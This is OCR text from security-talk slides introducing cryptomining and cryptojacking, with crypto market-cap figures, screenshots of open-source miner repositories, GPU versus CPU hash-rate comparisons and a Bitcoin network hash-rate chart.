We pass the costs to you!


An analysis of Cryptomining and Cryptojacking

Josh Pyorre, Security Research Analyst

Josh Pyorre, Security Research Analyst

Cisco Umbrella
NASA
Mandiant
Consultant

Cryptocurrency’s meteoric rise




- In less than one year we saw the crypto market cap go from 26B to north of 835B

- The crypto market is going mainstream, but it is still in the wild west stage

- Under regulated, highly volatile, and full of malicious actors looking to score it big and stay anonymous


THE EXPLOSION IN CRYPTOCURRENCIES

Over 300 new coins reached $1mm market cap in 2017




SOURCE: Coinmarketcap.com, last week of August 2017 each year

visualcapitalist.com



CryptoCurrency Mining

Mining = Computers running calculations


This repository Search Pull requests Issues Marketp

Diablo-D3 / DiabloMiner

<> Code | Issues 1 | Pull requests 0 | Projects 0 | Insights


OpenCL miner for Bitcoin https://bitcointalk.org/index.php?top...

266 commits | 1 branch | 0 releases

Branch: master ▾ | New pull request

Diablo-D3 committed on Jul 26, 2017 Merge pull request #90 from allquixotic/master …

src/main	Small Code Cleanup
.gitignore	DiabloMiner should build properly on OSX no


This repository Search Pull requests Issues Marketplace Ex

pooler / cpuminer

<> Code | Issues 11 | Pull requests 3 | Projects 0 | Insights

CPU miner for Litecoin and Bitcoin https://bitcointalk.org/index.php?top...

355 commits | 2 branches | 43 releas


Branch: master ▾ | New pull request | Create new

pooler Version 2.5.0

compat	Build on Windows using mingw32.
.gitignore	Ignore configure.lineno and config.status.lineno
AUTHORS	Version 2.0
COPYING	Convert over to autotools. Release version 0.1.
ChangeLog	Convert over to autotools. Release version 0.1.

Most miners are Open Source

GPUs Rule the Game



GPU:
748 MHash/s

CPU:
15 MHash/s





Figure 1

The Estimated Number of Terahashes per Second (Trillions of Hashes per Second) Performed by the Bitcoin Network

Source: Blockchain.info.

https://www.cell.com/joule/fulltext/S2542-4351(18)30177-6

Mining = Computers running calculations



2.55

